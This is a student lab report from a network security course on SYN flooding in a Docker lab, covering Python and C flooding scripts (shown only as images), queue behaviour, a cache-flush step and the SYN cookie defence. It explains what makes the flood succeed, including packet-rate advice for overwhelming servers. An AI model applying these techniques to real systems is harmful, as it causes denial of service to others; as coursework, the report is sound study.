Amar Telidji University Laghouat

Department of Computer Science

Level: 4th Year Engineering

Course: Network Security

Lab 03: TCP/IP Attack

Supervised by:

Mr. Nasredine LAGRAA

Prepared by:

Smail MERSAD


Academic Year: 2025 / 2026


1. Lab Environment Setup

To begin the lab, the container environment was initialized using Docker Compose. The lab relies on an attacker machine and three host machines operating on a shared LAN.

Execution Steps:

1. Navigated to the Labsetup folder.
2. Executed the build and startup commands: dcbuild followed by dcup.
3. Verified the containers were running using dockps.






2. Task 1: SYN Flooding Attack


The objective of a SYN flood is to overwhelm the victim's half-open connection queue by sending numerous SYN requests without completing the TCP 3-way handshake.

Task 1.1: Launching the Attack Using Python


We completed the provided Python script to target the victim container (`10.9.0.5`) on the telnet port (23).

Completed Python Code (`synflood.py`):






Before the IP flush the attack didn't work and the telnet connection was successful.




After the IP flush the attack worked and the telnet connection was unsuccessful.




Observation: During the Python SYN flood attack, the victim's half-open connection queue plateaued at 97 connections. This occurs because the default queue size is 128 , but the Ubuntu kernel reserves one-fourth of it (32 slots) for "proven destinations"—IP addresses that have successfully connected before.

Our initial telnet attempts succeeded because our host machine's IP was cached, allowing it to bypass the flooded queue and use a reserved slot. To test the actual attack, we ran # ip tcp_metrics flush on the victim server to clear this cache. Once the cache was cleared, our host lost its "proven" status and was blocked by the flooded unreserved slots, causing the telnet connection to freeze indefinitely. This confirmed the SYN flood was successful.

Task 1.2: Launch the Attack Using C







Observation: We compiled and executed `synflood.c`. While both the Python and C scripts instantly filled the 128-slot queue in our lab environment, the theoretical difference in performance is massive. Python with Scapy is

interpreted, creating high CPU overhead for every packet generated. In contrast, C is a compiled language that uses raw network sockets, making packet generation highly efficient. In a real-world scenario with larger connection queues, the Python script would bottleneck, whereas the C program can achieve the high packets-per-second (PPS) rate needed to successfully overwhelm enterprise servers.

Task 1.3: Enable the SYN Cookie Countermeasure






Observation: We enabled the SYN cookie countermeasure on the victim server using sysctl -w net.ipv4.tcp_syncookies=1. We then relaunched the C-based SYN flood attack. Unlike previous attempts, our legitimate telnet connection succeeded immediately, completely unaffected by the ongoing flood.


This happens because SYN cookies change how the server handles the TCP 3-way handshake. Instead of immediately allocating a slot in the half-open connection queue upon receiving a SYN packet, the server calculates a cryptographic "cookie" and sends it back in the SYN+ACK packet, leaving the queue empty. State is only allocated if a legitimate client responds with the final ACK containing the correct cookie. Since our spoofed IP addresses never complete the handshake, the queue never fills, and the DoS attack is entirely neutralized.

